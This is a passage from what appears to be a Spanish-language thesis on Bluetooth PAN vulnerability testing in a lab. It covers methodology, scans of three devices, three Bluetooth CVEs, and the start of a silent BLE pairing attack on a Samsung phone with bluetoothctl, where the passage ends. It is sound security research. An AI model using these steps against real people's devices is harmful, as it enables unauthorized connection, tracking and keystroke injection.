2.2.2. Importancia del pentesting en entornos controlados

El pentesting, o pruebas de penetración, es una técnica utilizada en ciberseguridad que consiste en simular ataques reales a sistemas informáticos, redes o aplicaciones con el fin de identificar vulnerabilidades antes de ser encontradas y explotadas por ciberdelincuentes [62]. Las pruebas de penetración se ejecutan comúnmente bajo marcos metodológicos estructurados como: PTES (Penetration Testing Execution Standard), OWASP Testing Guide, OSSTMM (Open Source Security Testing Methodology Manual) o estándares como la ISO/IEC 27001, que integran el pentesting dentro del proceso de mejora continua de la seguridad de la información.[62].

Cuando estas pruebas se realizan en entornos controlados o de laboratorio, se proporciona un espacio seguro, legal y ético para llevar a cabo técnicas ofensivas sin comprometer sistemas reales ni violar normativas [63]. Dichos entornos permiten la replicación de múltiples escenarios de ataque y vulnerabilidad, lo cual es esencial para validar configuraciones, probar herramientas, analizar el comportamiento de los sistemas y desarrollar contramedidas efectivas [63].

De acuerdo con diversas instituciones educativas y organismos de seguridad, la simulación de ataques en laboratorios controlados fortalece la comprensión práctica de los conceptos teóricos de la ciberseguridad, fomenta el pensamiento crítico y permite a los analistas simular situaciones reales de intrusión bajo parámetros éticos y técnicos definidos [64].

2.2.3. Ingeniería social y el desconocimiento de vulnerabilidades en dispositivos tecnológicos

En ciberseguridad, la ingeniería social representa una de las técnicas más utilizadas por los ciberdelincuentes para comprometer la seguridad de un sistema, a diferencia de los

ataques que se centra en aspectos técnicos, la ingeniería social se basa en la manipulación psicológica de las personas, explotando su confianza, curiosidad o desconocimiento para obtener información confidencial, credenciales de acceso o ejecutar acciones perjudiciales [65].

Los atacantes aprovechan del desconocimiento tecnológico y diseñan ataques que no requieren vulnerabilidades técnicas complejas, sino que se basan en el error humano, técnicas como el phishing, vishing o pretexting, logran obtener acceso a dispositivos y redes, manipulando al usuario para que realice acciones como hacer clic en enlaces o brindar información sensible [66].

Según el informe de Verizon DBIR 2023, más del 70% de los incidentes de seguridad involucran un error humano o una falla por desconocimiento, la ignorancia tecnológica se convierte en una vulnerabilidad crítica que los atacantes explotan mediante técnicas de persuasión o engaño, lo que posteriormente puede escalar a consecuencias más graves para el usuario [67].

2.3. Metodología del Proyecto

2.3.1. Metodología de la Investigación

Este proyecto sigue una metodología de investigación experimental y descriptiva [68]. Descriptiva, ya que se pretende observar y documentar las condiciones actuales de la seguridad de los dispositivos y las conexiones en este tipo de red sin intervenir directamente en su estructura original, lo que posteriormente servirá para el análisis técnico sobre las vulnerabilidades que se pueden identificar y que tipo de ataques aplicar. Y experimental, porque se realizarán pruebas de seguridad en entornos controlado, esto con el fin de simular escenarios y condiciones de riesgos necesarias para evaluar el comportamiento de los dispositivos frente a las vulnerabilidades.

La metodología de investigación experimental consiste en la manipulación intencional de una o más variables independientes con el objetivo de observar y analizar sus efectos sobre una o más variables dependientes, dentro de un entorno controlado, este enfoque permite establecer las relaciones de causa y efecto en la que el investigador puede controlar las condiciones del experimento para verificar hipótesis [69].

En cuanto a la metodología de investigación descriptiva, esta tiene como objetivo observar, identificar y describir algunas características fundamentales de un fenómeno o situación tal como ocurren en un entorno natural, ofreciendo un perspectiva sistemática y precisa de los hechos de un objeto de estudio, la recopilación de información de esta metodología permite describir patrones, comportamientos o condiciones existentes [69].

2.3.2. Técnicas e instrumentos de recolección de datos

Escaneo de dispositivos Bluetooth

El escaneo de dispositivos Bluetooth permite detectar equipos activos en un área determinada y analizar su nivel de exposición a posibles ataques. Utilizando herramientas como hcitool, bluetootchl o la propia interfaz Bluetooth de Kali Linux, se recopilan datos sobre la visibilidad de los dispositivos, su versión de Bluetooth y nivel de seguridad. Este proceso es clave para identificar la configuración de dispositivos y evaluar el riesgo de la conexión Bluetooth.

Análisis de paquetes de datos transmitidos en conexiones Bluetooth

El análisis de paquetes de datos permite capturar y examinar la comunicación entre dispositivos Bluetooth para identificar vulnerabilidades en la transmisión, como la falta de cifrado o configuraciones inseguras. Utilizando herramientas como Wireshark, bltomm o BlueZ, se pueden analizar los paquetes de control y datos intercambiados, permitiendo detectar posibles filtraciones de información o ataques de intermediario (MITM).

Simulación de ataques y evaluación de respuestas de seguridad

La simulación de ataques en redes Bluetooth permite evaluar la capacidad de los dispositivos para resistir intentos de explotación, como ataques de fuerza bruta, interceptación de tráfico o inyección de comandos. A partir de los resultados, se analizan las respuestas de seguridad implementadas y se emiten sus respectivos reportes de resultados.

2.3.3. Metodología de desarrollo

Este proyecto utiliza la metodología Penetration Testing Execution Standard (PTES) debido a que está específicamente diseñada para realizar pruebas de penetración en sistemas informáticos, la misma proporciona un marco estructurado para analizar,

identificar y evaluar vulnerabilidades, la metodología consta de 7 fases que describen lo que se necesita hacer para realizar dichas pruebas [70].

Sin embargo, debido al alcance y los objetivos específicos de este estudio, así como la disponibilidad de recursos y tiempo, para la ejecución de pruebas solo se tomarán como referencias 4 fases de esta metodología, las cuales se describen a continuación:

Fase 1: Recopilación de información

En esta primera fase, se tiene como objetivo recolectar la mayor cantidad de información sobre el objetivo o sistema. Esto incluye la identificación de direcciones MAC, protocolos de comunicación utilizados, y posibles filtrados o restricciones. En esta fase, se emplean herramientas de escaneo activo y pasivo para mapear el entorno y detectar dispositivos accesibles [70].

Fase 2: Análisis de Vulnerabilidades

En la segunda fase, una vez recopilada la información necesaria, se evalúan las configuraciones de seguridad del objetivo. Se analizan aspecto como la utilización de autenticación, cifrado, mecanismo de seguridad implementados e investigación sobre vulnerabilidades documentadas en internet [70].

Fase 3: Explotación

En la tercera fase, se ejecutan las pruebas de penetración controladas para validar las vulnerabilidades detectadas. Se realizan diversos ataques con el objetivo de determinar hasta qué punto un atacante podría comprometer el objetivo junto con información sensible [70].

Fase 4: Informe de Resultados

En la última fase, se documenta todos los hallazgos obtenidos durante las pruebas, incluyendo las vulnerabilidades encontradas, los métodos utilizados, el tiempo de ejecución, y el impacto potencial de cada falla de seguridad. Además, se proponen recomendaciones para mitigar los riesgos y fortalecer la seguridad [70].

3. CAPÍTULO III. PROPUESTA

3.1. Configuración del laboratorio de pruebas

Para el proyecto de "Análisis de vulnerabilidades en redes PAN (Redes de Área Personal) basadas en el protocolo Bluetooth", se optó por la configuración de un laboratorio de pruebas controlado, donde se utilizó una máquina virtual integrada con el sistema operativo Kali Linux, una distribución de Linux basada en Debian diseñada para la seguridad informática.

La máquina virtual fue creada con el software VirtualBox y la descarga e instalación con una imagen ISO de Kali Linux. Una vez completada la instalación del sistema operativo, se procedió a la clonación, instalación y configuración de las herramientas necesarias para las pruebas, las cuales serán obtenidas desde sus respectivos repositorios oficiales en GitHub (**Anexo #1: Configuración del laboratorio de pruebas**).

El entorno de pruebas se complementó con la selección de dispositivos Bluetooth reales, para representar casos de uso comunes en redes PAN. Los dispositivos involucrados se observan en un diagrama de red, esta configuración fue diseñada con el objetivo de simular un entorno doméstico, académico o de oficina, donde estas redes son utilizadas de manera habitual.



Figura 6. Diagrama de red PAN del laboratorio

3.2. Fase 1: Recopilación de información

El objetivo de esta fase es identificar los dispositivos Bluetooth activos en el entorno de pruebas y obtener información relevante sobre sus características y configuraciones. Para ello, se utilizaron herramientas especializadas de escaneo que permiten detectar dispositivos cercanos, obtener su dirección MAC, tipo de dispositivo, servicios disponibles, y otros parámetros útiles para etapas posteriores del análisis **(Anexo #2: Escaneo y recopilación de información)**. A continuación, se presenta un resumen de sus principales características:

Dispositivo #1 [Samsung Galaxy J2 Pro]

Parámetros	**Descripción**		
Nombre del dispositivo	Samsung Galaxy J2 Pro		
Fabricante	Samsung		
Dirección MAC	F4:71:90:7A:37:35		
Tipo de dispositivo	Teléfono		
Versión de Bluetooth	Bluetooth 4.2		
Nombre del Servicio	**Clase de Servicio ID(s)**	**Protocolo**	**Canal/PSM**
Sin nombre	Generic Attribute (0x1801)	L2CAP, ATT	PSM: 31
Sin nombre	Generic Access (0x1800)	L2CAP, ATT	PSM: 31
AV Remote Control Target	AV Remote Target (0x110c)	L2CAP, AVCTP	PSM: 23
Advanced Audio	Audio Source (0x110a)	L2CAP, AVCTP	PSM: 25
Headset Gateway	Headset AG (0x1112), Generic Audio (0x1203)	L2CAP, RFCOMM	Canal: 2
Handsfree Gateway	Handsfree AG (0x111f), Generic Audio (0x1203)	L2CAP, RFCOMM	Canal: 3
Android Network Access Point	Network Access Point (0x1116)	L2CAP, BNEP	PSM: 15
Android Network User	PAN User (0x1115)	L2CAP, BNEP	PSM: 15
OBEX Phonebook Access Server	Phonebook Access - PSE (0x112f)	L2CAP, RFCOMM, OBEX	Canal: 19

SMS/MMS	Message Access - MAS (0x1132)	L2CAP, RFCOMM, OBEX	Canal: 4
OBEX Object Push	OBEX Object Push (0x1105)	L2CAP, RFCOMM, OBEX	Canal: 12
Observaciones	• **Android 7.1.1**: Dispositivo desactualizado, la última actualización recibida fue en el año 2020. • **CVE-2020-35693:** Tiene una vulnerabilidad relaciona con Bluetooth Low Energy que puede ser explotada.		

Tabla 9. Información general del dispositivo Bluetooth #1

Dispositivo #2 [Altavoz Bluetooth LG – PH(15)]

Parámetros	**Descripción**		
Nombre del dispositivo	LG PH1(15)		
Fabricante	LG Electronics		
Dirección MAC	9A:5A:5A:A6:67:15		
Tipo de dispositivo	Altavoz		
Versión de Bluetooth	Bluetooth 4.1		
Nombre del Servicio	**Clase de Servicio ID(s)**	**Protocolo**	**Canal/PSM**
HandsFree	Handsfree (0x111e), Generic Audio (0x1203)	L2CAP, RFCOMM	Canal 1
Headset	Headset (0x1108), Generic Audio (0x1203)	L2CAP, RFCOMM	Canal 3
A2DP Sink	Audio Sink (0x110b)	L2CAP, AVDTP	PSM 25
AVRCP CT	AV Remote (0x110e), AV Remote Controller (0x110f)	L2CAP, AVDTP	PSM 23
AVRCP TG	AV Remote Target (0x110c)	L2CAP, AVDTP	PSM 23
Observaciones	• **Fabricante del chip Bluetooth:** WuXi Vimicro • **Micrófono integrado:** Para recibir llamadas.		

Tabla 10. Información general del dispositivo Bluetooth #2

Dispositivo #3 [Audífonos Inalámbricos - F9]

Parámetro	Descripción		
Nombre del dispositivo	F9		
Fabricante	Bluetrum Technology Co., Ltd		
Dirección MAC	41:42:56:01:E0:32		
Tipo de dispositivo	Audífonos Inalámbricos		
Versión de Bluetooth	Bluetooth 5.0		
Nombre del Servicio	**Clase de Servicio ID(s)**	**Protocolo**	**Canal/PSM**
Handsfree	Handsfree (0x111e), Generic Audio (0x1203)	L2CAP, RFCOMM	Canal: 2
Observaciones	• **Micrófono integrado:** Para recibir llamadas.		

Tabla 11. Información general del dispositivo Bluetooth #3

3.3. Fase 2: Análisis de Vulnerabilidades

En esta fase se lleva a cabo el reconocimiento a detalle de las vulnerabilidades o posibles amenazas que pueden afectar a los dispositivos que utilizan la tecnología Bluetooth. El objetivo principal es identificar, clasificar y describir las vulnerabilidades presentes o que estén relacionadas a los dispositivos que fueron seleccionados para realizar las pruebas de penetración.

El análisis se realiza a partir de la información recopilada en la fase anterior, incluyendo además las vulnerabilidades reportadas públicamente en bases de datos reconocidas como Common Vulnerabilities and Exposures (CVE), también se complementa con el uso de herramientas para detectar y evaluar posibles fallos de seguridad en los dispositivos. A continuación, se muestra los detalles de esta fase:

Vulnerabilidades y Exposiciones Comunes - CVE	
CVE-2020-35693	**Emparejamiento silencioso BLE en dispositivos Samsung** Esta vulnerabilidad corresponde a un emparejamiento silencioso utilizando la tecnología Bluetooth Low Energy (BLE) que afecta a algunos modelos de teléfonos y tabletas de Samsung con Android 7 o inferior. Un atacante puede iniciar una conexión BLE sin intervención del usuario si el dispositivo está anunciando un servicio BLE

	conectable, el sistema no solicita validación o notificación de la conexión. **Tipo de vulnerabilidad:** • Autenticación débil / Conexión no autorizada. **Condiciones:** • El dispositivo debe tener el Bluetooth activado. • Ejecutar una aplicación que emita un servicio BLE conectable o similar. **Datos Expuestos:** • Expone la dirección MAC del adaptador Bluetooth, una dirección física, única y permanente del dispositivo. • Expone la clave de resolución de identidad (IRK): permite asociar direcciones BLE aleatorias a la identidad real del dispositivo.
CVE-2023-45866	**Inyección de pulsaciones de teclas Bluetooth** La vulnerabilidad permite que algunos dispositivos HID (Human Interface Device) como teclados Bluetooth puedan establecer una conexión cifrada sin autenticación previa, lo que permite al atacante enviar pulsaciones de teclas arbitrarias al sistema víctima. El dispositivo no aplica de manera correcta el Security Mode 4 (exigido por el perfil HID) que requiere autenticación, pero no se aplica correctamente. **Tipo de vulnerabilidad:** • Inyección de comandos / Autenticación inapropiada **Condiciones:** • El dispositivo debe tener el Bluetooth encendido. • El sistema usa la pila Bluetooth BlueZ de Linux, con versiones desactualizas. **Datos expuestos:** • Permite enviar pulsaciones de teclado. • El sistema interpreta los comandos como si fuera un teclado legítimo.

	• Puede usarse para ejecutar script sin intervención del usuario.
CVE-2024-21306	**Reconexión no autorizada Bluetooth** Es una vulnerabilidad que afecta a dispositivos con sistema operativo Windows cuando este se encuentra emparejado con ciertos teclados Bluetooth de tipo HID (Human Interface Device). La vulnerabilidad aprovecha una falta validación en la reconexión del canal L2CAP 0x11 (utilizado por dispositivos HID). Un atacante que conoce la clave de emparejamiento puede hacerse pasar por el dispositivo original y lograr establecer una conexión automática sin requerir PIN o validación, esto permite la ejecución de comandos (pulsaciones de teclas remotamente) sin la intervención del usuario. **Tipo de vulnerabilidad:** • Suplantación de dispositivo / Inyección de comandos **Condiciones:** • El dispositivo debe haber sido emparejado previamente con un teclado Bluetooth vulnerable. • Se debe conocer la dirección MAC del dispositivo (teclado y máquina) • Bluetooth encendido en dispositivo víctima. **Datos expuestos:** • Permite la conexión de un dispositivo como si fuese legítimo. • Inyección silenciosa de comandos usando pulsaciones de teclas. • Posible instalación de malware, ejecución de scripts, navegación no autorizada, entre otros.

Tabla 12. Vulnerabilidades CVE - Bluetooth

Conexión a los canales de los dispositivos

Mediante el uso de herramientas de seguridad se exploran algunas conexiones a los servicios de los dispositivos a través de sus respectivos canales, con esto se espera identificar si algunos canales tienen las medidas de seguridad adecuadas para manejar los protocolos.



Figura 11. Conexión a canal 12 (enviar archivo) - Teléfono

Figura 10. Conexión a canal 4 - Teléfono

Figura 8. Conexión canal 3 - Teléfono



Figura 7. Conexión canal 2 - Teléfono



Figura 9. Conexión canal 19 - Teléfono



Figura 12. Notificaciones durante la conexión



Figura 13. Conexión canal 1 y 3 - Altavoz LG



Figura 14. Conexión canal 2 - Audífonos F9

Conclusiones de las conexiones

- El canal 2 que corresponde a los servicios Handsfree (0x111e) y Generic Audio (0x1203), no requiere autorización para establecer una conexión con algún dispositivo externo, también se incluye en canal 3 con los servicios Headset (0x1108) Generic Audio (0x1203), esto podría significar un riesgo de seguridad en los dispositivos.

3.4. Fase 3: Explotación

Explotación #1 - Prueba de concepto (PoC): Emparejamiento Silencioso BLE

Con el objetivo de explotar y validar la vulnerabilidad CVE-2020-35693 en el Samsung Galaxy J2 Pro, se diseñó un escenario de acuerdo con las condiciones que se detallan en la vulnerabilidad (**Anexo #3 - Prueba de Concepto (PoC): Emparejamiento Silencioso BLE**).

Con ayuda de la aplicación nRF Connect for Mobile se configuró un servicio BLE conectable, similar al que ofrecen algunas aplicaciones reales para dispositivos IoT, esto con el fin de que el dispositivo acepte conexiones BLE entrantes.



Figura 15. Configuración BLE en el Galaxy J2 Pro

Una vez hecha la configuración BLE en el teléfono, se explota la vulnerabilidad utilizando las herramientas seleccionadas en Kali Linux, específicamente bluetoothctl que se la ejecutan para la conexión con el dispositivo. Esto permite al atacante detectar el servicio BLE junto con su dirección MAC y establecer la conexión y el emparejamiento de forma silenciosa, también con ayuda en Wireshark podemos verificar los paquetes de la conexión y emparejamiento.

En consola se ingresa en modo “--agent NoInputNoOutput” para la no interacción del usuario, registrar ese modo como default y aplicar un filtro para las señales BLE.



Figura 16. Comandos para iniciar el ataque silencioso BLE

Una vez encontrada la dirección MAC del dispositivo víctima se realiza el escaneo, la conexión sin generar ninguna notificación en el teléfono. En la imagen se observa la conexión exitosa en la consola de la máquina atacante.



Figura 17. Escaneo, conexión y emparejamiento silencioso BLE.

Cuando se logra emparejar con la máquina atacante, en la consola se expone la **dirección MAC real del adaptador Bluetooth** del Galaxy J2 Pro → **00:00:00:00:5A:AD**.

